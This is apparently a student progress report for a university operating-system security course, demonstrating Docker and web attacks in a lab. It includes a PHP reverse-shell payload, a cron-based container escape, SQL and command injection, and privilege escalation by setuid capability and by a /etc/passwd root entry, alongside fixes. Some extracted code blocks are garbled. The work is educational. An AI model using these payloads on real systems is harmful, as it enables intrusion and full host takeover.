

Concordia Institute for Information System Engineering (CIISE) Concordia University

INSE 6130 OPERATING SYSTEM SECURITY

Progress Report

IMPLEMENTING RECENT ATTACKS AND A SECURITY APPLICATION ON CONTAINER

Submitted to:

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Introduction

This report includes our progress on implementing and testing different security mechanisms on Docker containers and applications running on them. We have studied various common vulnerabilities and exploits on Docker and analyzed containerized applications hosted on Docker and different attacks that can be used to exploit such vulnerabilities. We have created a containerized web application (PHP) running on Ubuntu (Docker Base Image) to demonstrate application vulnerabilities, docker exploits and have implemented best practices to fix them in the secure version of the application.

Docker Socket (docker.sock)


Exploiting exposed Docker Socket

Docker.sock is a socket file used for communication from the docker engine API or the CLI to run commands on the system through docker daemon. Two commonly used sockets are UNIX sockets and TCP sockets. Unix sockets are used when processes want to communicate locally and are generally fast as they use local file systems to communicate, and on the other hand, the TCP sockets are used to communicate via the internet or network. The docker socket generally uses 2375 port for unencrypted communication and 2376 for encrypted communication but can be customized.

If the Docker.sock is exposed, it may give us access to the host and result in a complete host takeover as the Docker API interacts with the docker daemon, which is running on the host.

Attack Description: If the Docker socket is exposed, the attacker can use the Docker engine API to download any custom image hosted by the attacker to the victim machine and take advantage of the downloaded image by mounting the host file system on the docker container image. Further deploying a cronjob on the docker hosting system will run as root to completely take over the system.

Attack Architecture & Environment



Here we are using two kali instances running in a local environment. One of them will act as an attacker and the other as a victim. We have opened port 7878 for the docker socket on the victim machine and added a file victim.txt under the root directory to verify(/root/victim.txt) if we have taken over the host system.

The first step is to detect if the docker socket is exposed or not. We can use nmap to find out if the docker is exposed to any of the ports.

If it gives us output with docker service running, that means the docker socket is exposed, and we can take advantage of it to run commands on the docker objects remotely.

Attack Steps:

- We download an image of our choice to the docker host system through the Docker engine API remotely.
 Alternatively, if we find an image already present in the host system which meets our requirement, it can be used.
- We will prepare a container out of this image such that we will mount the Docker host file system (Victim's machine) to our downloaded container file system so we can explore it.
- Start the container we prepared above using the container ID.
- Now that we have a running container, we can explore the file system for sensitive files by creating an exec instance.

- This will provide us with an exec instance Id.
- Now run the exec instance and save the output to a file to see the command's output.


Escaping through the container to the host:

- 1. As the docker image we installed has user root running by default, it provides us with the read and write capabilities to the mounted docker host file system and the docker daemon(dockerd) runs as root on the docker host if we write a cronjob in the mounted host filesystem it would run as root on the machine hosting docker. We can place our payload as a cron job and wait for the execution to get the reverse connection to the docker host finally.
- 2. /etc/cron.d directory contains cron job files. One such common file is sysstat. We can append our entry to the sysstat cron job using:


```
nonline is a content of the con
```

- 3. Now we just have to wait for the host to make the connection by opening a port on the attacking machine as specified in the cronjob.
- 4. We will get the reverse shell after waiting a minute or so, and now we have access to the host system.





Shodan.io also shows "621" 2375 docker socket ports open worldwide which are unprotected, which means this attack is still feasible.



Cryptojacking

Cryptojacking is using a victims processing power to mine cryptocurrency. If we can download any arbitrary image on the host file system, then there is one typical widespread attack in recent times for docker, Cryptojacking. Another way of doing this is by pushing the image to the docker hub and making it act like a trojan. We can create an image that will seem like a useful application but, in turn, will contain a Cryptojacking script running in the background. Here we have an image that we have created and hosted on the docker hub named luckbareja/stressjack, which mimics the cryptojacking by taking the container's resources at really high levels.

	Jeeveshs-MBP:~	jeevesh\$	docker container	run -d	luckbareja/st	ressjack			
[d742d370f1150462587b8915bd3e23daf6ca5fcac99218184caec99e859b94a4									
CONTAINER ID	NAME	CPU %	MEM USAGE / LIMIT	MEM %	NET I/O	BLOCK I/O	PIDS		
d742d370f115	competent_elbakyan	201.69%	1.953MiB / 2.925GiB	0.07%	726B / 0B	2.22MB / 0B	16		
857210050a42	linuxcontainer	0.14%	455.6MiB / 2.925GiB	15.21%	238kB / 343kB	63.2MB / 29.1MB	51		
Π									

Attack on Web Application

Overview of Web Application

We have created a web application called Community Drive which is used for sharing files among all the users. This application is hosted on an image on docker hub (Ubuntu base image) with PHP 7 and MySQL by the name of jeeveshawal/dockersecurity.

To access the website, we need to create a user account and authenticate ourselves to gain access to the home page. Since the application contains a login page, we can try SQL-injection or brute-force to bypass the login page. The web application is running on apache web server, using MySQL database and PHP.

We have created 2 versions of our web application; one is the insecure application where we would showcase the vulnerabilities and the second one is the secure application where we have implemented the fix for the vulnerabilities discovered in the insecure application.





Community Drive

http://localhost/application/

http://localhost/secure_application/

SQL Injection


SQL Injection (or SQLi) is a web vulnerability which allows an attacker to query SQL commands to the application which retrieves sensitive data of the database such as username and passwords. This attack can also be used to bypass login pages and gain unauthorized access to a website.

We target an input field in the web application and pass SQL queries. If the application is not sanitizing the data, the application could be prone to SQL Injection. We can either automate this attack using a tool like SQL Map or try inserting SQL Queries manually.

Payload: Trying blind SQL injection ('or 1=1#) on the login page. Below screenshot shows the successful query firing and logs us into the application. This is a breach of security and the same has been fixed in the secure application.



SQL Injection Fix: We have fixed the SQL Injection vulnerability by sanitizing the input data in the username and password field. We have passed the data through strip_tags() {A PHP inbuilt function for XSS Prevention} and real_escape_strings() {A PHP inbuilt function for SQL Injection prevention with MySQL}



OS Command Injection

Command Injection is the technique that allows an attacker to execute shell commands (like Is, pwd, cd, chmod) on the server where that application is hosted. It is dangerous because it can be used to compromise the server ultimately. OS command injection is also known as shell injection.

Is It Up? Enter a valid website or an IP address to check if a website is up and running. prismcode.in Check Website Output PING prismcode.in (104.21.69.20): 56 data bytes 64 bytes from 104.21.69.20: icmp_seq=0 ttl=37 time=160.091 ms 64 bytes from 104.21.69.20: icmp_seq=1 ttl=37 time=158.267 ms --- prismcode.in ping statistics --- 2 packets transmitted, 2 packets received, 0% packet loss round-trip min/avg/max/stddev = 158.267/159.179/160.091/0.912 ms

Our application has a feature to check if a website is running; this is done by sending two ping packets. Since ping is an Operating System command, the input field can be prone to command injection. The input field expects us to enter the URL or an IP address of the website to check if the host is up.



We would try to pass an or (|) operator followed by an OS command along with the URL or IP Address like { prismcode.in | Is } to get the list of all files in the current directory and check if the application is prone to Command Injection. This gives us an indicator that we can now try command injection to gain reverse shell access to the server (docker container).

We would setup the Netcat listener on the port mentioned in the payload, in our case we have done it on port 5001. By sending the payload we get a reverse shell as www-data service

Payload: php -r '\$sock=fsockopen("192.168.188.129",5001);exec("/bin/sh -i <&3 >&3 2>&3");'

```
root@52ff3b47a3a4:/
root@kali:/opt# nc -nlvp 5001
listening on [any] 5001 ...
connect to [192.168.0.104] from (UNKNOWN) [172.17.0.2] 58316
/bin/sh: 0: can't access tty; job control turned off
$ [
```



Privilege escalation is a technique to enumerate a service or binary or any other kind of misconfigurations that belong to root but accessible by low-level users, since we have a reverse shell of a low-privileged user, we can perform privilege escalation to gain the system's root privileges.

This container is running capability misconfiguration. Capabilities are special permissions over process or binary which allow a user to perform a specific privileged task. We have given python3 binary the capability of *setuid*, which enables users to change their UID, by using this capability misconfiguration, we can perform our privilege escalation to root.

```
www-data@84c7e94580ca:/var/www/html/application$ cd /root
cd /root
bash: cd: /root: Permission denied
www-data@84c7e94580ca:/var/www/html/application$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap setuid+ep
www-data@84c7e94580ca:/var/www/html/application$ /usr/bin/python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
< -c 'import os;os.setuid(0);os.system("/bin/bash")'
* Starting Apache httpd web server apache2
* * Starting MySQL database server mysqld
...done.
Apache2 and MySQL Service has been started
root@84c7e94580ca:/var/www/html/application# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@84c7e94580ca:/var/www/html/application# cd /root
cd /root
root@84c7e94580ca:/root# pwd
pwd
/root
root@84c7e94580ca:/root# |</pre>
```

We would use the python3 capability to elevate the privileges. We can access /root directory, which proves that we have successfully elevated our privilege to root.

Command Injection Fix: We have used regex in our secure application only to allow URLs and IP addresses to be checked using the ping command. If the user passes any other operator or command other than the allowed data, the application would not execute the command and return an error hence preventing Command Injection.

```
<?php if (isset($_POST['ping']))</pre>
   error_reporting(0);
   $regex = "((https?|ftp)://)?";
              "([a-z0-9+!*(),;?&=$_.-]+(:[a-z0-9+!*(),;?&=$_.-]+)?@)?";
   $regex .= "([a-z0-9\-\.]*)\.(([a-z]{2,4})|([0-9]{1,3}\.([0-9]{1,3})\.([0-9]{1,3})))";
   $regex .= "(:[0-9]{2,5})?
   $regex .= "(/([a-z0-9+$_%-]\.?)+)*/?";
   $regex .= "(\?[a-z+&\$_.-][a-z0-9;:@8%=+/$_.-]*)?";
   $regex .= "(#[a-z_.-][a-z0-9+$%_.-]*)?";
   $ping = $_POST['ping'];
   if(preg_match("~^$regex$~i", $ping))
       $command = "ping ".$ping." 2>&1";
       $output = shell_exec($command);
       <div class = "jumbotron">
          <h3>Output</h3>
           <?php echo $output; ?>
       <?php
```

The PHP preg_match function would only return true and execute the ping command using shell_exec if the input data passes through the regular expression given by us. The regex is written so that it would only allow HTTP / FTP requests followed by the web URL or IP address and have the port number in the end. Any other unique character apart from the ones we have mentioned would show an error message.

Is It Up?

Enter a valid website or an IP address to check if a website is up and running.

prismcode.in | Is


Check Website

Please enter a valid URL or an IP address.

Unrestricted File Upload

File Upload is a web vulnerability that allows an attacker to upload malicious files on the server, and it can be compromised when there are no restrictions/blacklisting held on the type of the files. One can upload a PHP reverse connection file and can get a reverse shell.

Going back to the file upload location in the server and clicking on the file returns us a reverse shell.




CVE 2019-5736 (RunC)

What is runc?

A low-level container runtime handles the operations only on the running containers compared to the high-level container runtime, which also provides operations related to images and may have APIs in addition to it. In other words, docker uses runc as a low-level runtime on top of containerd (a high-level runtime used by docker).

Attack description or What is CVE 2019-5736?

A vulnerability was found in runc, which can provide us with a complete host takeover if an attacker has access to a running container with root privileges. Runc used by docker up to version 18.09.2 was found vulnerable to this attack, which used runc version up to 1.0-rc6 for its functioning. The user or the attacker needs a root shell in the running container for the attack to work or in order to escape to the host.



How does it work?

The exploit targets to escape the container environment and get the complete host takeover by replacing the runc binary in our docker host system with the help of the docker container running as a root user. For replacing runc binary, we need to choose a binary (example /bin/sh) in the container and replace that binary in the container with shebang /proc/self/exe. The /proc/self/exe will point to the runc binary on the host and can be used to overwrite the runc binary using the exploit script and inject the malicious payload so as whenever runc is going to attach itself, for example, by running a command like "docker exec <container-id> <binary-chosen> ", it will lead to the execution of the modified version of runc which contains the payload. As the root executes the runc (docker host), we can get the code execution as the root of the host system and escape the docker environment.

```
File Attoom Edit Vew Help

Tries Tries Attoom Edit Vew Help


Tries Attoom Edit Vew Hel
```

Attacking Private Registry

Docker Registry

A registry works as a storage system for your container images, and it also lets you distribute the images. Most organizations have their own private registry, which gives them full control of their container images/repositories. A registry API has no authentication mechanism by default, and hence it is quite common to find private registries being exposed to the internet lacking any form of authentication.


As shown below, the results from Shodan are displaying all the private registries (IPs are masked) with status 200 OK (No authentication).



Once an attacker has access to an organization's private registry, he/she can download all the container images present on the organization's private registry. An attacker can also upload new malicious images or delete the already uploaded images. Below are some of the reported security issues to real organizations where they had no authentication in their private registry. (This demonstrates that even though "adding an authentication" to any sensitive service is an essential security requirement, organizations still choose to go with the default configuration of leaving their private registries unauthenticated)

Gaining Access & Exploiting registries

- Initially, an attacker will start a nmap scan to list all the ports open on the victim's machine and fingerprint the web app to figure out which service is running on the above port.
- We have set up a private registry with basic authentication.



As an attacker, we are using Burp Suite to Brute Force this basic authentication, and once we have access to
the private registry, we can download all existing container images or push our own malicious image to the
registry (crypto jacking).



An attacker can download this Alpine image, and he will be able to access the container file system.

```
(root © kall)-[/home/kali/registry]

# docker container run -it 192.168.1.2:5000/alpine sh
/# hostname 86 whoami
4a6a29b1f509
root
/# ls
bin dev etc home lib media mnt opt proc root run sbin srv sys tmp usr var
```

Along with Brute Forcing, we can also use Cross-Site Request Forgery (CSRF) to attack the basic authentication.

Exploiting Docker Groups Description

If any local user on a host machine is added into a docker group, that user can escalate privileges and become root on the host machine by mounting the host filesystem on the docker container and then further modifying the /etc/passwd file of a host. This attack works mainly because the Docker daemon, by default, runs as root, and if any user on the host machine is allowed to run containers, privilege escalation is possible.

```
dockerboy@kali:/home/kali$ id
uid=1001(dockerboy) gid=1001(dockerboy) groups=1001(dockerboy),<mark>143(docker)</mark>
dockerboy@kali:/home/kali$
```

Exploiting to escalate privilege on host

We have local user access (user added to docker group) on a host machine (Kali Linux), and the aim is to gain
root privileges on the host. Login with the same local user and run Docker container with a mounted flag
enabled, which will mount the current host file system onto the container's file system.

```
dockerboy@kali:/$ docker run -it -v /:/mnt alpine sh
/ # cd mnt
/mnt # ls
bin etc initrd.img.old lib64 media proc abin tmp vmlinuz
bout home lib libx22 mnt root srv usr vmlinuz.old
dev initrd.img lib22 lest+found opt run sys var
/mnt # cd home
/mnt/home # ls
kali
/mnt/bome # |
```

Now, we will modify the /etc/psswdfile of the host machine via the container we ran using the local user. We
will add a new privileged user in the /etc/psswdfile and log in using the privileged user in turn, and this will
give us the root shell access on the host system.

```
_# openssl passwd -1 -salt testacc
Password:
$1$testacc$0owp/505DAuS1KB/cSqcM/
```

```
dockerboy@kali:/$ docker run -v /etc/:/mnt -it alpine
 # cd mnt
/mnt # echo 'testacc:$1$testacc$0owp/505DAuS1KB/cSqcM/:0:0::/root:/bin/bash' >>passwd
dockerboy@kali:/$ su testacc
Password:
           li)-[/]
        •
    tail /etc/passwd
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
dockerboy:x:1001:1001::/home/dockerboy:/bin/sh
testacc:$1$testacc$0owp/505DAuS1KB/cSqcM/:0:0::/root:/bin/bash
```

Future Scope

